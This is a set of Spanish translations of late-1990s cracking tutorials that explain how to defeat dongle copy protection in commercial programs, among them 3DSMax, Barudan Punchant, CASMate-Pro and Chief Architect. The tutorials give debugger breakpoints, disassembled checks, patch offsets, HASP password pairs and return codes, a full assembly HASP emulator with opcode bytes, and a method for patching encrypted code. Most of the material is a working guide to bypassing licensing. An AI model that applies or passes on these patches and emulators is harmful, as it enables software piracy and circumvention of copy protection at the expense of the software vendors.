Esto nos deja a solas con el IDA, sin embargo desensamblar 3dsmax.exe temo que puede llevar un rato. Por ahora nos permite comenzar nuestra pruebas usando SoftICE, una posible línea de ataque puede ser un bpx CreateFileA, la razón es la siguiente. Sabemos que el programa debe abrir un driver para comunicarse con el dongle (en este caso sentinel.vxd) y como este archivo no está instalado en nuestro sistema la llamada API va a fallar ciértamente así que nosotros podemos colocar un IF condicional encima de este breakpoint. Vamos a hacer lo siguiente:

`bpx CreateFileA if EAX==ffffffff` <-- 2 signos iguales.

* Observa que tu puedes utilizar bpio -h 378 rw también.

Seguro que tras varias interrupciones irrelevantes en el SoftICE, paramos en lo siguiente:

```
:0055214C PUSH 00552120
:00552151 CALL KERNEL32!CreateFileA
```

Este código está donde nosotros queremos empezar a trazar, probablemente es más fácil seguir con el SoftIce lader usando el comando g. No es necesario decir que el salto condicional después de esta ruptura necesita ser invertido. Una vez de vuelta a este punto nosotros comenzaremos a presionar el F12 hasta que nuestro messagebox aparezca, seguramente lo encontrarás tras pulsarlo 6 veces aprox (o más depende)y deberás encontrarte en la dirección 00450DFD es lo más lejos a lo que puedes llegar.

Evidentemente, 00450DFD es un buen entry point, recordemos que nosotros sabemos la dirección del messagebox (0045FD21), this is not too en gran medida y un análisis del código aconsejable. Sólo un simple paso y quizás algo de Pensamiento Zen debería hacernos ver este código sospechoso(lo siguiente ha sido extraido del IDA).

```
:00450E5C MOV EDX, DWORD_561248
:00450E62 XOR EDX, 73ADh
:00450E68 PUSH EDX
:00450E69 LEA EDX, [ESP+678+var_464]
:00450E70 PUSH EAX
:00450E71 CALL SUB_552A50
:00450E76 TEST AX,AX <-- AX = 3 aquí el dongle no está presente.
:00450E79 JZ loc_450F23
```

Miremos este código e intentemos entender porqué esto debe ser una comprobación , también miremos que ocurre cuando nosotros fallamos en el prime JZ, increible pero cierto, el progrma hace una repetición muy vista del código , 3DSMax evidentemente trata de acceder al código tres veces al dongle antes de mostrarnos la messagebox. Nosotros podemos usar el Sentinel como una guía propia del API para hacer coincidir una función específica, esto me parece un sproFindFirstUnit() o algo parecido , A0A3 creo que es el creador de ID de Kinetix's. Naturalmente nosotros usaremos este '7242'como una cadena de búsqueda para identificar otra comprobación del Sentinel.

Como yo he estado viendo unos cuantos Sentinels através de los años yo espero localizar una 15 referencias'7242', la proximidad de la dirección debe eliminarse porque ciertamente es una biblioteca que cada desarrolladorestá usando independientemente para desarrollar todas sus funciones. Utilizando IDA te será posible ver que el resto de las funciones no

son alcanzadas nunca, lo mejor del IDA es su seguimiento a todos los caminos de ejecución así que a menos que tu recibas páginas de error tu puedes estar muy satisfecho de sus resultados.

Así como aparte, también hay una comprobación dentro de util.dll, uno de los cuales es sunministrado como interfaz para algún diseñador de Plugins, es exportado como HardwareLockID, y parece llamar sproFindFirstUnit (CALL 2802BEF0) y a sproRead() (CALL 2802C0C0) para recuperar el serial,los cuales tu debes parchear al final de la función EAX debe estat tu número de serie dongle :-), de otra forma XOR EAX, EAX no te permitirá verlo.

© 1998, 1999, 2000 CrackZ. 3rd June 2000.

Traducido por John Keeper 2.000 JKEEPER@CORREO.DE

Descripción	Creo que Barudan Punchant es software para controlar máquinas de coser, es funcionalmente mucho más útil de lo que no puede parecer.
Tipo de Protección	TimeHASP-4, otros trucos :-).
Size	15Mb de archivos de instalación.
Nombre	Barudan Punchant v6.0G (Tajima DGML v6.0, Wilcom ES-65).
Dirección	http://www.barudan.co.jp/

Voy a comenzar uno de mis tutoriales de nuevo estilo con una pequeña historia. Mi batalla contra estos programas comenzó hace alrededor de 2 años cuando yo utilizaba un programa muy similar a este llamado 'Wilcom ES-65 Designer'. Al principio de 1997 fué uno de los primeros con una buena protección del tipo TimeHASP,al menos de los que yo había visto, muchos servicios y dos códigos responsables también :-), esto me dió un gran dolor de cabeza con sus pequeños trucos los cuales se repiten ,a pesar de la ligera diferencia en este ejemplo.

TimeHASP-4 es uno de los HASP dongle que utiliza más memoria tiene 496 bytes de memoria asi como también un contador de tiempo real. Encontrando nuestra rutina HASP es bastante sencillo desensamblarlo, una vez desensamblado bp.exe encuentras un 'cmp bh, 32' en 00402DD6, tras esto puedes hallar fácilmente la instruccón JMP HASPDOSDRV. Nosotros añadiremos la rutina de emulación según el procedimiento habitual (lee el tutorial de CasMate's si tu no sabes como hacerlo) cambiamos el E9 en el offs al natural. 18FA68 a E8 y comienza tu rutina de emulación en el offs al natural. 182CAA.

Nuestro primer problema será encontrar que dongle utilizar para este programa , después de falsificar la comprobación IsHasp() tú encontrarás 4 conjuntos de contraseñas utilizados en los passwords con HaspCode (34A7/3268, 50ED/5017, 1F97/68E0 y 3C39/2047). Aún hoy no he encontrado cuál es el correcto, sólo puedo asumir diferentes controles de HASP de varios programas de ésta compañía. Aún así ésto probará que no hay ningún problema con el primer conjunto y también funcionará con los otros · programas que yo tengo. Todos los programas programs llaman 4 call 4 servicios principales HASP, los abordé en poco tiempo. IsHasp como cabía esperar demostrará que son inefectivas. Las comprobaciones HaspCode sin embargo son muy buenas, el programa mira iniciálmente 8 códigos aleatorios que están en la tabla e utiliza el índice para llegar a las respuestas deseadas, cuando yo lo rompí por primera vez en 1997 programé una rutina básica que anulaba la tabla, recuperaba el índice de la pila y conseguía que continuase con la ejecución.

No es necesario decir que hace mucho que yo emulé HaspCode() generalmente no es una cosa muy larga ni complicada. Service 4E o HaspID() son también fácil de emular (escoge tu número de serie y podrás :-)). Nuestro principal problema está en Service 3 y 49 (ReadWord() y GetDate()). Yo lo parcheé normalmente GetDate() pero Barudan Punchant verifica el regreso de la rutina la cuál no es muy divertida de parchear , los días que te quedan también comprobados usando words del Dongle (al final verás como remediar esto). Llegando por consiguiente la fecha actual, nuestro primer dilema , a pesar de eso nosotros tenemos la respuesta situada frente a nuestros cansados ojos, nosotros sólo tenemos que usar GetLocalTime() que está importado en bp.exe ya.

```
VOID GetLocalTime(

LPSYSTEMTIME lpSystemTime // la dirección de la estructura de tiempo
);

typedef struct _SYSTEMTIME { // st
WORD wYear; <-- devuelve la igualdad 4.
WORD wMonth; <-- devuelve la igualda 2.
WORD wDayOfWeek;
WORD wDay; <-- devuelve la igualdad 1.
WORD wHour;
WORD wMinute;
```

```
WORD wSecond;
WORD wMilliseconds;
} SYSTEMTIME;
```

Aquí tenemos la forma de traducirlo a ensamblador :-

```
CMP BH, 49 <-- GetDate().
JNZ $+x <-- Hace el siguiente servicio.
PUSHAD <-- graba los registros.
LEA EDI, [EBP+offset] <-- estructura de 10h dup(0).
PUSH EDI <-- lpSystemTime.
CALL GetLocalTime()
SUB ESP, 4 <-- pila correcta.
POP EDI <-- Restaura EDI.
POPAD <-- Restaura los registros.
LEA ECX, [EBP+offset] <-- nuestra estructura.
MOVZX EAX, WORD PTR [ECX+6] <-- Día.
MOVZX EBX, WORD PTR [ECX+2] <-- Month.
MOVZX EDX, WORD PTR [ECX] <-- Año.
SUB DX, 76Ch <-- Sub 1900 decimal.
XOR ECX, ECX <-- elimina el status requerido.
RET <-- regresa del emulador.
```

Es siempre una satisfacción saber usar las facilidades que el programa nos presenta en bandeja :-). El servicio 3 funciona como sigue: todas las words de 0 - F7 son leidas por el programa y sumadas, EDI preserva la word que está siendo leída read tu puedes utilizar un breakpoint adicional para saltarte la mayor parte de esto. Las posiciones F6 y F7 actúan como checksums y son verificadas, te aconsejo nopear estas comprobaciones y regresar a resolverlas al final (004FF048 & 004FF062).Apartir de aquí tu sólo necesitarás leer la word y preocuparte sólo de las 0 - 3D. La mayoría de ellas son sólamente interruptores de opciones,lee la word, anula la tabla con su índice, XORéalas {dudo que exista éste término pero no encuentro otra forma de expresarlo ; P} con su tabla correspondiente y compara el resultado con FFFFh.

Sinembargo, todos los programas tienes excepciones que han necesitado mucha investigación por mi parte. En primer lugar te aconsejo,que repares la word 1C, esto actuará como una opción de validación, reparar esto traerá consigo el arrancar el programa sin el error "Invalid Product". Las Words 1A y 1B son las opciones de fecha, son XOReadas con las entradas de la tabla y manipuladas para conseguir una DWORD más abajo.

```
07CF 0C1D
^^^^ ^^^^
 1A   1B
```

Esto debe ser suficientemente explícito, 07CF es el año, 0C el mes, 1D el día). Esta DWORD es provista por una rutina ue calcula los días que quedan apartir de la fecha actual con el Service 49 (supongo que es correcta). Esto es por consiguiente muy fácil conseguir darte unos 20 o 30 años para probar este software o mejor aún XORea ambas hacia FFFFh y nunca se comprobará la fecha de expiración. Word 1E controla algún tipo de información de la versión y debe ser XOReada a 32 (se comprueba si es correcto al final del loop del 3er service).

Voy a darte un listado de las Words que controlan opciones, tu puedes XORearlas con seguridad hacia FFFFh, lo que realmente te aconsejo que hagas es verter la tabla XOR y escribir un programa que haga el trabajo sucio por tí.

graba XOR a FFFFh :- 2-D (inclusive), F, 10, 11, 14, 15, 18, 19, 1F, 23, 2B, 2C, 2E-3B (inclusive), 3D.

Todos estos programas tienen 2 trucos adicionales el promero implica una una segunda parte que es desensamblar ciertas

funciones (la segunda parte es un controlador de tiempo que será trucado al para terminar). El segundo truco deshabilita las opciones del inicio. Nosotros nos ocuparemos del segundo truco primero, las opciones de inicio se deshabilitan muy rápidamente y termina con una Messagebox que puede ser bpx'd {lo cual yo traduzco por breakpointeada ; P} con facilidad, pulsa 2 veces el F12 y tu encontrarás los contadores, son controlados usando una word 20 de lectura desde el dongle el cual será XOReado con ésta entrada de tabla (9D08h) y entonces dividido por 3E8h, los 3 programas que poseo han producido diferentes resultados de esta división, en Barudan Punchant es 3, así que XORea la word 20 a BB8h en este caso.

Las 2 otras words de dongle dongle , 24 y 3C desactivan la opción de grabar e imprimir así que no las XORees hacia FFFFh aún así son comprobadas por el mismo método que las otras. El final de la primera parte implica el mayor problema que implica un contador de tiempo que desactiva varias opciones del menú , este es el verdadero bit inteligente de esta protección. He intentado en primer lugar averiguar como desactivan las words 24 y 3C la opción de grabar, después de alrededor de 15 lineas de anotaciones copiadas del resultado del XOR varias veces lo conseguí. Bueno, pero que hay del la activación/desactivación del contador de tiempo de las APIs?, el timer API's el cuál parcheé demasiado sólo permitía dejarnos en un loop dentro deI mfc42.dll, lo cual no funciona demasiado bien ; P.

La solución que encontré fue muy fácil y me cabreó un poco(porque ahí es donde debería haber ido desde el principio). Comencé colocando un bpx en CreateFileA y clickeando en mi versión actual de activar grabación, entonces desenrrollé la pila hasta que alcancé el id del Menú manipulando el procedimiento el cuál toma el parámetro de id através de EBX, esto desactiva el ID para grabar el cuál es 8127h. Por supuesto bp.exe no tiene recursos de menú lo cual explica que yo no la hubiese encontrado rápidamente, a pesar de que estén situados en un archivo llamado bpres.dll (si, ya lo sé un nombre así da muchas pistas y no me explico como pude dejarlo pasar :-)). llegarás aquí también 8125h como la opción de grabar como ID. Vamos a buscar 8127 en W32Dasm y veremos que encontramos :-

```
:0041E102 MOV [ESP+0C], 00008127 <-- Aquí.
:0041E646 PUSH 00008127 <-- aquí (doble rutina).
:00473213 PUSH 00008127 <-- busca las CALLs.
```

Una inspección a revelado la referencia a 00473213 es una rutina de activación (puedes comprobarlo porque sólo es alcanzada por la word 24 no la XORees hacia FFFFh). La referencia 0041E646 es muy paecida a la de 0041E102 con funciones de procesos ID detrás de cada una. Coloqué un bpx en ambas localizaciones pero sólo saltó 0041E102 , mi mejor conjetura es que ambos . 0041E102 traza de regreso a CALL 0041E090 al cual no hace referencia ninguna otra impulsada, de hecho es alcanzado através del CALL [EAX+4] en 0041F71B, éste es otro toque inteligente.

CALL [EAX+4] toma una base variable a .rdata (obtenido através de [ESI]) y entonces añadiéndole 4 engancha a un vector de datos DWORD conteniendo la dirección real de la función. Mediante la utilización de HEX editor nosotros también podremos encontrar la referencia al CALL 0041E3F0 (nuestra segunda cadena misteriosa acabó arriba). Como puede ayudarnos esto?, bien nosotros sabemos por nuestro trabajo que de ese modo distante que traza esa función más alta no será una opción así que mejor vamos a entregarnos a una redirección inversa y puede acarrear alguna investigaciones.

Una posible solución puede ser cambiar las 2 DWORD de la sección .rdata para señalar nuestra propia rutina, todas ellas probablemente necesitarán constituir una RET y puede que también alguna corrección de pila (la cual nosotros podemos parchear directamente para desviar las rutinas de desactivacióne o cambiar los ID pushes a 0). Podemos comenzar también buscando la dirección de base 00539F50, así esto nos saca una única referencia, un MOV DWORD PTR [ESI], 00539F50 el cual puede o no puede ser interesante (dependiendo de lo que busques y del tiempo qu ehayas invertido en ello).

Esto es realmente todo lo que hay que ver aquí, los otros 2 programas funcionan igual que este, Tajima desactiva unas cuantas opciones más y tiene un poco más de truco, Wilcom es más simple. .

© 1999 CrackZ. 28th December 1999.

Traducido por John Keeper 2.000 JKEEPER@CORREO.DE

CASMate-Pro v6.52

http://www.scanvec.com/ 20Mb aproximadamente.

Es un programa medianamente establecido el cual no parece tener una protección muy buena, CASMate es un objetivo ideal. Como ahora verás es un programa con una protección bastante buena para practicar, incluye además un ejemplo de legado de protección HASP . Lo primero que debes hacer es arrancar el programa ; P(cas_win.exe),para estos difíciles objetivos no pienses en usar siempre el W32Dasm, arranca el IDA y desensamblalo. Verás rápidamente muchos errores diciendo, "can't disassemble" y "execution flows beyond limits". Además no encontrarás la cadena de error que ves al principio porque ha sido desencriptado en durante la ejecución.

Como Cas_win.exe es de 16-bit utilizaremos Wldr.exe para conseguir algún entry point, comenzaremos a trazar, pero primero una palabras acerca de los breakpoints. CASMate utiliza un código de anti-debugging que detecta los breakpoints del SoftICE (recuerda que esto en realidad cambia el código) y terminarás con GPF(¿?)en algunos sitios, la solución es muy fácil entonces,sólo coloca un 'bpmb dirección x' que es funcionalmente equivalente y descrito ya en otro sitio.

Comenzamos la llamadas del programa AllocCStoDSAlias que usa un selector de segmento de código y regresa al selector segmento de datos que se suele utilizar para ejecutar el código en el segmento de código. El INT 21h/AX=3306h obtiene la version real del sistema operativo, INT 2Fh/AX=1600h es llamado para comprobar si estamos usando el modo mejorado de windows(ah, pero tiene?). Pronto llegamos a la acción:-

```
3127:065E E8130B CALL 1174 <-- Traza hasta aquí.
3127:0661 E8D81A CALL 213C <-- Desencripta y reencripta.
3127:0664 E8BE00 CALL 0725 <-- ejecuta el código de desencriptación.
```

Antes de que traces hasta el CALL 213C echa un vistazo a cs:0725, está encriptado ahora y si te entretienes en buscar con el Hiew verás que empieza en el offset 3AB25. Trazamos hasta 213C es dónde la rutina HASP comienza sus trucos, en primer lugar vamos a hacer una preparación antes de llamar la rutina de desencriptación la cual frustra todos los inententos de usar herramientas para crackear.

```
75B7:208C  83C0BF  ADD AX,-41
75B7:208F  FFE0    JMP AX
75B7:2091  83C33C  ADD BX,3C
75B7:2094  FFE3    JMP BX
75B7:2096  83C10F  ADD CX,0F
75B7:2099  FFE1    JMP CX
```

Esta magnífica estructura de código tienes 2 propósitos principales, en primer lugar desencripta verdadero código de desencriptación y después inhibe cualquier posibilidad de funcionamiento de los debuggers, por supuesto no necesitas trazarlo, como sabes dónde está escrito el código de desencriptación un Bpr hará el resto :-), si lo trazas con el F10 necesitarás tener a mano una buena bebida y mucha paciencia mientras esperas, en cs:2150 es donde en realidad continúa con la desencriptación.

```
2AB7:2154 STI <-- Re-activar todas las interrupciones.
2AB7:2181 MOV CX,088A <-- Número de bytes a desencriptar.
2AB7:2184 SUB CX,06 <-- Decrese en 3 words.
2AB7:2187 ADD SI,CX <-- Recupera el final.
2AB7:2189 MOV DI,06D3 <-- Empezamos desde aquí.
2AB7:2193 MOV AX,CS:[DI] <-- obtiene word.
2AB7:2196 ADD AX,BX <-- .....
2AB7:2198 MOV BX,AX <-- .....
2AB7:219A ROR AX,1 <-- .....
```

```
2AB7:219C AND AX,8000 <-- Lo desencripta.
2AB7:219F ADD AX,BX <-- .....
2AB7:21A1 ADD AH,AL <-- .....
2AB7:21A3 MOV BX,AX <-- .....
2AB7:21A5 MOV [DI],AX <-- escribe la primera word desencriptada.
2AB7:21A7 ADD [DI+02],BX <-- Escribe la segunda word desencriptada.
2AB7:21AA ADD [DI+04],BX <-- escribe la tercera.
2AB7:21AD ADD DI,06 <-- preparado para la siguiente ronda.
2AB7:21B0 CMP DI,SI <-- Comprueba si se alcanza el final.
2AB7:21B2 JB 2193 <-- Loop de desencriptación.
```

Éste es el código en el que estamos interesados, porque para crackear el entorno necesitamos los bytes de desencriptación de aquí. Vamos a movernos desde aquí y vamos a observar que necesitamos cambiar.

```
60C7:072F CMP WORD PTR [C7C3],00 <-- Flag decisiva.
60C7:0734 JNZ 0739 <-- Salta al entorno de hasta luego(¿?).
60C7:0736 CALL 06D3 <-- No llama a esto.
60C7:0739 MOV WORD PTR [C7C3],0001 <-- Mueve la flag conveniente para nosotros.
```

Obviamente lo que necesitamos es hacer unos cuantos cambios de bytes, parcheando el JNZ 75 03 por JMP EB 03 parece ser que es la opción más fácil, pero lo que nosotros necesitamos para producir esto es desencriptar ésto. Trazando el código después de 5 ó 6 rondas de desencriptación (todas idénticas). Después de que fuerces el entorno de comprobación, coloca un bpm en cs:0725 y observa como el entorno vuelva a encriptar este código.

Parcheando la encriptación

El problema que parece que tenemos aquí es que cambiar un byte afectará a la subsiguiente desencriptación, de hecho esto es sólo cierto en un punto:-

```
39 74 03 73 9A 8A C7 4A <-- Bytes actuales alimenta dos por el loop de encriptación.
00 75 03 E8 9A FF C7 06 <-- Resultado actual de la desencriptación.
00 EB 03 E8 9A FF C7 06 <-- Resultado deseado.

   ^^    ^^    ^^    ^^
```

Si tu comienzas trazando la desencriptación léntamente cuando el DI señala cs:0733 podrás ver como se genera el 75, el cuál seguramente te gustaría cambiar a EB :-). Ahora sigamos el código léntamente (durante un buen rato), mira como se utiliza ADD con nuestra corriente de byte para generar las 2 siguientes words y entonces parchear al final para obtener todo de nuevo preparados para la tercera ronda de word, hasta nunca entorno XD.

HASP API

Lo que nos queda ahora de nuevo es la API, supongo que tienes tu viejo haspman.pdf. En la antigua HASP de 16 bytes que hemos visto, PrestoChangoSelector era un buen bpx para localizar el código justo antes del entry point del HASP, CASMate tiene una rápida dirección de las llamadas INT utilizando una antigua alternativa(FreeSelector). Es muy fácil encontrar esta dirección con un edito HEX, sólo localiza 'HASPDOSDRV' y cambia el siguiente JMP E9 a E8 (siempre es un entry point del API).

Primero está (Service 1), no hay problema,parcheamos en AX=1 y seguimos, entonces tenemos 6 posibilidades en el HaspCode (Service 2), hacer creer que CX/DX son los passwords para los dongles específicos.

```
239F:C863 PUSH DS
```

```
239F:C864 PUSH ES
239F:C865 PUSH SI
239F:C866 PUSH DI
239F:C867 PUSH BP <-- Los parámetros deben de ser apuntados aquí.
239F:C868 JMP 0D2D <-- HASP entry point.
239F:C86B POP BP
239F:C86C POP DI
239F:C86D POP SI
239F:C86E POP ES
239F:C86F POP DS
239F:C870 POP BP
239F:C871 RETF
```

```
Parejas de Passwords: 5804/30B4 3EB5/5C72 EE5A/C764 3EBD/5A5B
                      FC73/1164 13D5/23EF
```

Ya casi al final de esto CASMate una séptima comprobación de Service 2 comprobando la duplicación del segundo par de passwords(CX=3EB5, DX=5C72). Mi mejor teoría apunta a que cada código controla una forma específica de dongle así que yo tengo que recurrir a la confirmación de que soy un usuario registrado con el cuarto par aunque yo no veo ninguna otra razón por la que deba ser posible forzar los otros para que funcionen.

F519h - Regresa al código 4232, D2B3, F168 y 665A.
BF21h - Regresa al código D65F, 6AED, 1EDC y 9D0E.

Emulación Finalizada

En primer lugar cambia el entry point del Hasp JMP en el offset (E9 --> E8), esto nos proporciona una manera fácil de regresar de nuestro emulador. Estoy casi seguro de que CASMate utiliza un MemoHASP nosotros emularemos los siguientes services (1, 2, 3, 4, 5, 6, 32 y 33). Os muestro el código más abajo:-

```
:120D2D CALL $+5 (E8 00 00)
:120D30 POP BP (5D)
:120D31 OR BH, BH (0A FF)
:120D33 JZ 120D6D (74 38) <-- Falsificación correcta del service.
:120D35 CMP BH, 1 (80 FF 01) <-- IsHasp().
:120D38 JNZ 120D3E (75 04) <-- Comprueba el siguiente service.
:120D3A MOV AX, 1 (B8 01 00) <-- HASP found.
:120D3D RET (C3) <-- Regresa del emulador.
:120D3E CMP BH, 2 (80 FF 02) <-- HaspCode().
:120D41 JNZ 120D76 (75 33) <-- Comprueba el siguiente service.
:120D43 CMP CX, 03EBD (81 F9 BD 3E) <-- Comprueba si el password es correcto 1.
:120D47 JNZ 120D6D (75 24) <-- Password incorrecto.
:120D49 CMP AX, 0F519 (3D 19 F5) <-- Comprueba el código.
:120D4C JNZ 120D5B (75 0D)
:120D4E MOV AX, 04232 (B8 32 42) <-- Regreso 1.
:120D51 MOV BX, 0D2B3 (BB B3 D2) <-- Regreso 2.
:120D54 MOV CX, 0F168 (B9 68 F1) <-- Regreso 3.
:120D57 MOV DX, 0665A (BA 5A 66) <-- Regreso 4.
:120D5A RET (C3)
:120D5B CMP AX, 0BF21 (3D 21 BF) <-- este es el código.
:120D5E JNZ 120D6D (75 0D)
:120D60 MOV AX, 0D65F (B8 5F D6) <-- Regreso 1.
:120D63 MOV BX, 06AED (BB ED 6A) <-- Regreso 2.
```

```
:120D66 MOV CX, 01EDC (B9 DC 1E) <-- Regreso 3.
:120D69 MOV DX, 09D0E (BA 0E 9D) <-- Regreso 4.
:120D6C RET (C3)
:120D6D XOR AX, AX (33 C0) <-- Vacía AX.
:120D6F XOR BX, BX (33 DB) <-- Vacía BX.
:120D71 XOR CX, CX (33 C9) <-- Vacía CX.
:120D73 XOR DX, DX (33 D2) <-- Vacía DX.
:120D75 RET (C3) <-- El Service 4 también regresa aquí.
:120D76 CMP BH, 3 (80 FF 03) <-- Lee Word.
:120D79 JNZ 120D8A (75 0F)
:120D7B LEA BX, [BP+009B] (8D 9E 9B 00) <-- Comienza la simulación del Dongle en
memoria.
:120D7F SHL DI, 1 (D1 E7)
:120D81 MOV BX, [BX+DI] (8B 19) <-- Lee word.
:120D83 SHR DI, 1 (D1 EF) <-- Restaura DI.
:120D85 MOV AX, DI (8B C7) <-- Coloca la word leida en AX.
:120D87 XOR CX, CX (33 C9) <-- Vacía CX para finalizar.
:120D89 RET (C3)
:120D8A CMP BH, 4 (80 FF 04) <-- Escribe la Word.
:120D8D JZ 120D6D (74 DE) <-- Todo correcto.
:120D8F CMP BH, 5 (80 FF 05) <-- Estado del HASP .
:120D92 JNZ 120D9C (75 08) <-- Comprueba el service siguiente.
:120D94 MOV AX, 1 (B8 01 00)
:120D97 MOV BX, AX (8B D8)
:120D99 MOV CX, AX (8B C8) <-- MemoHASP conectado.
:120D9B RET (C3) :120D9C CMP BH, 6 (80 FF 06) <-- HASPId.
:120D9F JNZ 120DAA (75 09)
:120DA1 MOV AX, 0 (B8 00 00) <-- ID bajo.
:120DA4 MOV BX, 0 (BB 00 00) <-- ID superior.
:120DA7 XOR CX, CX (33 C9) <-- Finaliza CX=0.
:120DA9 RET (C3)
:120DAA CMP BH, 33 (80 FF 33) <-- Escribe el bloque.
:120DAD JNZ 120DB2 (75 03)
:120DAF XOR CX, CX (33 C9) <-- Finaliza CX=0.
:120DB1 RET (C3)
:120DB2 CMP BH, 32 (80 FF 32) <-- Lee el bloque.
:120DB5 JNZ 120D6D (75 B6) <-- Falsifica el éxito del proceso.
:120DB7 LEA BX, [BP+009B] (8D 9E 9B 00) <-- Inicia el principio de la memoria Dongle.
:120DBB MOV CX, SI (8B CE) <-- Número de words a mover.
:120DBD SHL DI, 1 (D1 E7)
:120DBF LEA SI, [BX+DI] (8D 31) <-- lee de aquí.
:120DC1 SHR DI, 1 (D1 EF)
:120DC3 XCHG DI, AX (97) <-- lo mueve hacia aquí.
:120DC4 REPZ MOVSW (F3 A5) <-- Mueve las words.
:120DC6 XCHG DI, AX (97) <-- Restaura AX.
:120DC7 XOR CX, CX (33 C9) <-- Finaliza CX=0.
:120DC9 RET (C3) <-- Fín de la rutina de emulación.
:120DCB DB dup 112(0) <-- Comienzo de la memoria de emulación.
```

El código que se observa aquí es el service 32h (50) el cuál lee 38h words del dongle. Después de la primera lectura del Service 6 le la ID del dongle y después de una lejana llamada al service 32h se utiliza para comprobar áreas de memoria del dongle (De hecho en el HASPId es almacenado en las words 3 y 4 de nuestra memoria de simulación), así que vamos a asegurarnos de que corresponde con el anteriormente citado service 6 parcheado en la citada emulación.

Las opciones son controladas por varias words, recomiendo colocar un bpr en el área completa, un buen truco es etiquetar tu

memoria emulada consecutivamente por ejemplo: 00, 01, 02, 03, esto debería hacer más fácil de ver las posiciones que están siendo usadas. Hay 3 comprobaciones de DWORD que deben ser corregidas.

```
cs:0B48 CMP EAX,ES:[BX+02] <-- primera comprobación (bytes 0,1,2,3).
cs:0B4D JZ 0B53 <-- Salto Bueno.
```

Shaman's crack (¿?)

Se que el site de Fravia ya alberga un ensayo de CASMate todavía puede ser que tenga algunos errores estéticos, por ejemplo Shaman en verdad no regresa todos los códigos correctos con el Service 2, el además confunde los parámetros de regreso del Service 5 y del Service 3 (también tiene algunas erratas que también yo debo tener). Si tu eres propietario de CASMate, debería serte posible utilizar tu editor Hex para parchear en los bytes que yo te he mostrado y entonces eliminar cualquier dongle existente y copiar su contenido a la memoria de simulación.

© 1999 CrackZ. 21st October 1999.

Traducido por John Keeper 2.000 JKEEPER@CORREO.DE

Chief Architect 97, v5.0 - Tutorial Traducido por ^[G]oLe[E]^ Uv

Nota del Traductor

Un Saludo muy especial a toda la comunidad Cracker Hispana, en especial a los crackers latinoamericanos, Saludos a Karpoff, a WKT y a los del ECD, animo, que Ustedes son como gotas de agua en el desierto, en el desierto en que nos encontramos los que queremos aprender y ser una nueva generación de CrAcKeRs. ----------

Archivos disponibles según petición (Requieren Directx).

Regresé de nuevo, esta vez estoy usando Chief Architect como mi objetivo, Chief usa una combinación de Número de Serie y Dongle para su Protección, aunque la implementación es algo dudosa. También si tuvieras necesidad de llamar al Servicio Técnico de ART, solo espero que tengas las bolsas llenas, ya que con la tarifa de $2 el minuto, tu problema son sus ganancias.

La Dongle que está siendo usada, es una Super Sentinel Pro (Super Centinela Pro), notaras el archivo instalado superpro.dll como el dll del fabricante, interesantemente, puedes borrar este archivo sin ningún tipo de mensaje de error de parte del programa, lo cual sugiere que el dll no esta ligado al programa principal. Comenzando Chief, da cabida a una NAG, los usuarios legítimos, deben ingresar su nombre, Número de Serie, y Password (obtenidos de ART) y entonces comenzar el programa sin problema (este loca orden de eventos, niega el punto de que se está usando una Dongle!).

El autochequeo del numero de serie (él mismo se checa), es tan trivial que cualquiera podría desviarlo y fijarlo para que cada vez que clickeemos O.K., acepte un mal Password. Usas el bpx standard (GetWindowTextA) y haces el código a tu propia manera (recuerda dar el formato con un buen estilo a tu nombre, por ejemplo CrackZ N. Cracker y asegurarte que tu numero de serie tiene una longitud <3).

```
:00683261 MOVSX EAX, WORD PTR [006E3050] <-- Localización del Gatillo.
:00683268 CMP EAX, 358 <-- El buen resultado.
:0068326D JZ 006832A7 <-- Salto_al_Buen_Número_de_Serie.
:006832AD CALL USER32.EndDialog <-- Adiós a la nag screen.
```

Este chequeo es tan débil que muchos Crackers elegirían parchear esto, y apostar por la NAG, evidentemente, no hay ninguna ventaja real en trabajar a través de una rutina de calculo de Password, porque el Código de ART cambia cada vez. En lugar de esto, nos concentraremos en crackear el chequeo Dongle, la Dongle determina cuando o no, la NAG Screen aparece y por alguna extraña razón, ART decidió que un chequeo al inicio, era suficiente y la Dongle nunca es llamada mientras el programa esta corriendo actualmente (que tan estúpido es eso?).

Un bpio -h 378 rw trabaja bien, pero prepárate para un trabajo duro con F12. Encontraras el punto más conveniente en 006835BF, una lista en desensamblador también ayudaría (nota cuantas veces es referido este CALL).

```
:006835BA CALL 00683306 <-- Lee la Dongle.
:006835BF ADD ESP,04 <-- Pila Correcta (SoftICE hace un alto acá).
:006835C2 MOV WORD PTR [EBP-04], AX <-- Usa el valor de AX.
:006835C6 MOVSX ECX, WORD PTR [EBP-04] <-- Ahora lo recupera para ECX.
:006835CA CMP ECX,01 <-- Chequearlo.
:006835CD JNZ 006835E1 <d-- Salta_y_Chekamos_EBP-04_otra_vez.
:006835CF MOV WORD PTR [006DF5E0],0001 <-- bonita Flag.
```

Este simple chekeo es lamentable y el único pensamiento que podrías tener es parchear efectivamente (el espacio de la

dirección del JNZ). Este apacible interés es para rastrear un poco mas allá, el siguiente código de chequeo es diabólico, obviamente, el programador pensó que estaba haciendo chekeos extras, cambiando valores de variables, pero bajo la luz del ASM, este no es mi análisis. Te gustaría observar que pasa cuando este código falla? alguna información wrt puede ser recogida con la API.

De hecho, una vez el chequeo de la Dongle es parcheado, lo peor viene. Pensarías en un Numero de serie válido, para ser chequeado (aun con la Dongle conectada), increíblemente al programa no le importa. Esta protección es tan débil, que no pienso comentar mas.

© 1998 CrackZ. 1st December 1998.

Zen y el Arte de Crackear Dongles
(Un ensayo de algún modo ' general ' sobre los dongles).

por zeezee, (24 de diciembre de 1997)

Manifiesto: - Yo no publicare aquí ningún nombre de programa protegido por dongles ya que no es mi objetivo tener batallas con abogados, veras sólo recortes del código pertinente. Este tutorial no es sobre un software o dongle especificó. El ejemplo dado no es de un programa real ampliamente disponible. El propio programa no es importante. Así que, empecemos con los fundamentos. Los Dongles son unas pequeñas cajas conectadas al puerto LPT (o a veces al puerto COM) de tu ordenador. Ellos deben ser (de hecho lo son en 99%) invisibles para las impresoras conectadas a este puerto.

Hay variantes de dongles montados dentro del ordenador pero para nosotros, la apariencia exacta del dongle no es importante. Dentro del dongle está un EEPROM o ASIC. Para nosotros esto es sólo una caja negra que recibe / envía datos de nuestra aplicación vía un pedazo de software (dongle API) qué es vendido con el dongle a los diseñadores. Los escritores de la aplicación llaman al API y comprueban que valores son devueltos para hacer saltos del tipo de good/bad.

